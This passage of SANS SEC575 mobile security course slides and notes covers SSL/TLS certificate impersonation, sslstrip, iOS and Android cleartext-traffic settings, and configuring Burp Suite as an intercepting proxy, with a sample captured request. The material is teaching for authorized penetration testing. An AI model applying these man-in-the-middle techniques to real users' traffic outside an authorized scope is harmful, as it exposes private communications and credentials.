
SANS SEC575 | Mobile Device Security and Ethical Hacking 79

Module Summary

In this module, you looked at two techniques to exploit SSL/TLS (SSL) sessions over HTTPS. First, you looked at certificate impersonation, detected by the five-step certificate validation process on most browsers and apps, but commonly circumvented by end users who do not heed the warnings or understand the significance of their actions when they continue a connection. You can implement certificate impersonation in a penetration test using Cain, Ettercap, or BetterCap.

Next, you looked at the vulnerability of starting a connection with the weaker protocol before transitioning to HTTPS connections. End users that omit the leading "https://" URI in browsers are subject to sslstrip attacks, allowing an adversary to capture all the content of the otherwise secure channel while creating minimal opportunity for victims to identify that they are under attack.

Both SSL certificate impersonation and sslstrip attacks can be problematic in penetration tests if they are used indiscriminately against target systems that are not within the scope of the engagement. When implementing SSL attacks and specifically MITM attacks, always ensure that you limit the victim hosts, including both source and destination systems to those in the project scope.



Course Roadmap


- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 5

Mobile Penetration Testing
Network Activity Analysis
Exercise: Mobile Application Network Traffic Analysis
Network Manipulation Attacks
Network Traffic Manipulation
Exercise: Manipulating Web Browser Activity
SSL/TLS attacks
Intercepting SSL/TLS traffic
Exercise: Banking Transaction Manipulation
Leveraging Mobile Malware
Exercise: Meterpreter RAT Deployment
Where to go from here

SEC575 | Mobile Device Security and Ethical Hacking 80

This page intentionally left blank



INTERCEPTING SSL/TLS TRAFFIC

DE	PT
AA	MW

Intercepting SSL/TLS from an application installed on our own device is very useful during mobile pen tests:

- Inspect contents of HTTPS traffic
- Manipulate HTTPS requests

We can configure our device to send traffic to a proxy tool:

- Easier to do on rooted/jailbroken devices

Interception can be difficult when SSL pinning is used


SANS

SEC575 | Mobile Device Security and Ethical Hacking 81

Intercepting SSL/TLS traffic

In the previous module, we looked at SSL/TLS attacks against mobile devices from the perspective of an attacker manipulating the network and focused on mobile web browser traffic. However, when testing a mobile application installed on our device, we can use a different approach to intercept SSL/TLS traffic. Successfully intercepting HTTPS traffic is vital for pen testing, as it allows us to inspect its contents and tamper with HTTPS requests to discover vulnerabilities.

Mobile devices can be configured to forward internet traffic to a proxy tool, such as Burp. In this module, we will look in detail at how you can configure your mobile device to do so. Note that setting up SSL/TLS interception through a proxy is generally easier on rooted Android and jailbroken iOS devices, for reasons that will be explained shortly. Sometimes developers implement an additional protection against interception, called SSL pinning, which can complicate the interception process, but can also be bypassed.



WEB APPLICATION ATTACKS

In a mobile penetration test, scope may include web penetration testing:

- Targeting backend servers supporting mobile devices over HTTP/HTTPS

By itself, web application attacks are an enormous and complex topic:

Covered in-depth in two SANS courses:

- SEC542: Web App Penetration Testing and Ethical Hacking
- SEC642: Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques

Look at widespread flaws in web application technology as it pertains to mobile penetration testing:

- For more web app hacking, consider SEC542 and SEC642


SANS

SEC575 | Mobile Device Security and Ethical Hacking 82

Web Application Attacks

In a mobile penetration test, exploiting web servers and web-based applications may well be within the scope of the assessment if they support the deployment, use of, and management of mobile devices. In these engagements, the backend servers running HTTP and HTTPS services should be evaluated to identify flaws that could expose the security of the mobile device deployment.

By itself, web application security analysis is an enormous and complex topic, covered in great depth in two SANS penetration testing curriculum courses: "SEC542: Web App Penetration Testing and Ethical Hacking" and "SEC642: Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques". In the next module, we examine how you can set up your testing device in order to attack the backend and show one possible attack you can execute. However, if you want a comprehensive assessment of web app hacking techniques, consider taking the SEC542 and SEC642 courses.



THE WAR ON CLEARTEXT TRAFFIC

Unencrypted traffic is a serious security problem in mobile applications

Apple and Google are actively trying to enforce the use of SSL/TLS

For iOS, developers are expected to use TLS 1.2 or grant exceptions by domain name. For Android, TLS is by default enforced for all traffic, preventing accidental unencrypted disclosure. Exceptions can be specified as well.

SANS

SEC575 | Mobile Device Security and Ethical Hacking 83

The War on Cleartext Traffic

One of the most significant security problems in mobile applications is the use of unencrypted network traffic. This is an issue that is prevalent in small, single-developer shops, but also for large-scale social networking applications, including Instagram, Tumblr, and more.


Starting with the iOS 9 and Android Marshmallow platforms, both vendors are taking steps to curb the threat of unencrypted network traffic:

- **iOS:** Apple started enforcing TLS 1.2 encryption for all applications more than two years ago (January 2017). Developers can specify exceptions for specific domains
- **Android:** starting from Android P (August 2018), TLS is enforced for all traffic in order to prevent information from accidentally being sent over unencrypted channels. Similarly to iOS, developers can request exceptions for specific connections.

APP TRANSPORT SECURITY

App Transport Security (ATS):

- Requires TLS 1.2 encryption for apps by default
- Developers can specify exception domains in the app Info.plist file



Key	Type	Value
▼ Information Property List	Dictionary	(14 items)
▼ App Transport Security Settings	Dictionary	(1 item)
▼ Exception Domains	Dictionary	(1 item)
▼ example.com	Dictionary	(1 item)
NSExceptionAllowsInsecureHTTPLoads	Boolean	YES
Localization native development region	String	$(DEVELOPMENT_LANGUAGE)
Executable file	String	$(EXECUTABLE_NAME)

App Transport Security

To prevent unencrypted communications on iOS devices, Apple introduced the App Transport Security (ATS) feature. ATS is enabled by default on all new mobile applications and makes sure they use TLS 1.2 for every connection.

Application developers that have a need to use unencrypted network traffic can specify exception domains in the application Info.plist file.

Image source: https://developer.apple.com/documentation/security/preventing_insecure_network_connections

NETWORK SECURITY CONFIGURATION

Network Security Configuration:

- All network security settings centralized in a configuration file
- cleartextTrafficPermitted flag can be set to allow cleartext traffic for specific domains

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <domain-config cleartextTrafficPermitted="false">
        <domain includeSubdomains="true">secure.example.com</domain>
    </domain-config>
</network-security-config>
```

Alternatively, the usesCleartextTraffic flag in Android Manifest can be used


- Defaults to true for Android < P, false for Android P+

Network Security Configuration

In Android, the Network Security Configuration feature allows developers to centralize all the network security settings in a single configuration file. The location of this configuration file must be specific in the AndroidManifest. Network Security Configuration includes the cleartextTrafficPermitted flag, which can be set to true to allow unencrypted traffic for specific domains.

Alternatively, this behavior can be controlled through the usesCleartextTraffic flag in the AndroidManifest. When set to false, unencrypted connections are automatically blocked. By default, usesCleartextTraffic is set to false in applications targeting Android P and later versions, while on versions older than Android P, it defaults to true.

Additional information on the usesCleartextTraffic setting is described at https://developer.android.com/guide/topics/manifest/application-element#usesCleartextTraffic and on the Network Security Configuration feature at https://developer.android.com/training/articles/security-config.



HTTPS INTERCEPT

Many mobile devices support an HTTP(S) proxy server

HTTP/HTTPS traffic is directed to the proxy server for forwarding

- Usually works
- Developers can try to defend against this

We can be the target HTTP proxy

- Deliver our own key pair to the mobile device
- Decrypt traffic, and then re-encrypt it to the legitimate target server

Intermediary Network
SSL Encrypted
SSL Encrypted
Capture here

SEC575 | Mobile Device Security and Ethical Hacking 86

HTTPS Intercept

Given that the client device is responsible for validating the server certificate in an SSL/TLS exchange, we have an opportunity to manipulate the device into a situation where we can decrypt the data. Many mobile devices support an HTTP proxy server, which will also proxy HTTPS traffic, creating a convenient mechanism where we can create a man-in-the-middle at the proxy server, capturing and decrypting data between the mobile device and the proxy server prior to it being subsequently encrypted for the final destination.


In the illustration on this page, we have created an HTTP proxy server and configured the mobile device to send all HTTP or HTTPS traffic to the proxy server for access to the internet. Using a crafted certificate on the proxy server where we have possession of the public and private keys, we can capture and decrypt the SSL/TLS activity prior to it being forwarded through the intermediary network to the final destination. Similarly, traffic back from the destination system is captured at the proxy server and decrypted prior to being delivered to the mobile device.

It is possible for developers to try to prevent a man-in-the-middle situation from occurring. Examples of such defenses are SSL pinning on HTTPS traffic and the implementation of custom protocols that are not proxy-aware.

BURP SUITE PROXY

We will use Burp to intercept traffic from mobile applications

Configure mobile device to use Burp as a proxy server



●○○○○ Verizon 9:54 AM 96%

Wi-Fi somethingclever

IP Address	172.16.0.157
Subnet Mask	255.255.255.0
Router	172.16.0.1
DNS	172.16.0.1
Search Domains	fios-router.home
Client ID	


Renew Lease

HTTP PROXY

Server	172.16.0.100
Port	8080
Authentication	

Burp Suite Proxy

To intercept traffic from mobile applications, we can change the proxy configuration or our mobile device. Configure your mobile device to use your Burp Suite system as a proxy server by specifying the IP address and the default port 8080, as shown on this page.


Edit proxy listener

Binding | Request handling | Certificate

These settings control how Burp binds the proxy listener.

Bind to port: 8080


Bind to address: ( ) Loopback only [✓ All interfaces] ( ) Specific address: 127.0.0.1

1
Proxy | Options | Edit
2
3
OK
Cancel
4
Click proxy | intercept, set intercept to off
SANS
SEC575 | Mobile Device Security and Ethical Hacking
88

Burp Suite Proxy Options

After starting Burp Suite, click the “Proxy” tab, and then click the “Options” tab. By default, Burp Suite proxy listens only for connections from the local system. We need to change that so that your mobile device can use Burp as the proxy server. Select the default proxy listener, and then follow these steps:

1. Click "Edit".
2. In the Binding tab, select "All interfaces".
3. Click "OK".
4. Finally, click the “Intercept” tab and set the intercept option to off.



Burp Suite Free Edition v1.5

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://cherne.net
- http://citizens.inq.com
- https://citizens.inq.com
  - /
  - chatskins
- http://citizensbank.com
- http://citizensbank.rbsnb.com
- https://citizensbankri.mortgagewebcenter.com
- http://code.google.com
- http://code.jquery.com
- http://creativecommons.org
- http://crossfire.blogs.cnn.com
- http://cyber-defense.sans.org
- http://d.adroll.com
- http://davidwalsh.name
- http://detectmobilebrowser.com
- http://developer.mozilla.org

Host	Method	URL	Params
https://citizens.inq.com	GET	/chatskins/launch/inqCha...	☐
https://citizens.inq.com	GET	/	☐

```
GET /chatskins/launch/inqChatLaunch345.js HTTP/1.
Host: citizens.inq.com
Accept-Encoding: gzip, deflate
Connection: keep-alive
Proxy-Connection: keep-alive
Accept: */*
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS
7_0_3 like Mac OS X) AppleWebKit/537.51.1 (KHTML,
```

badssl.com

This Connection Is Not Private

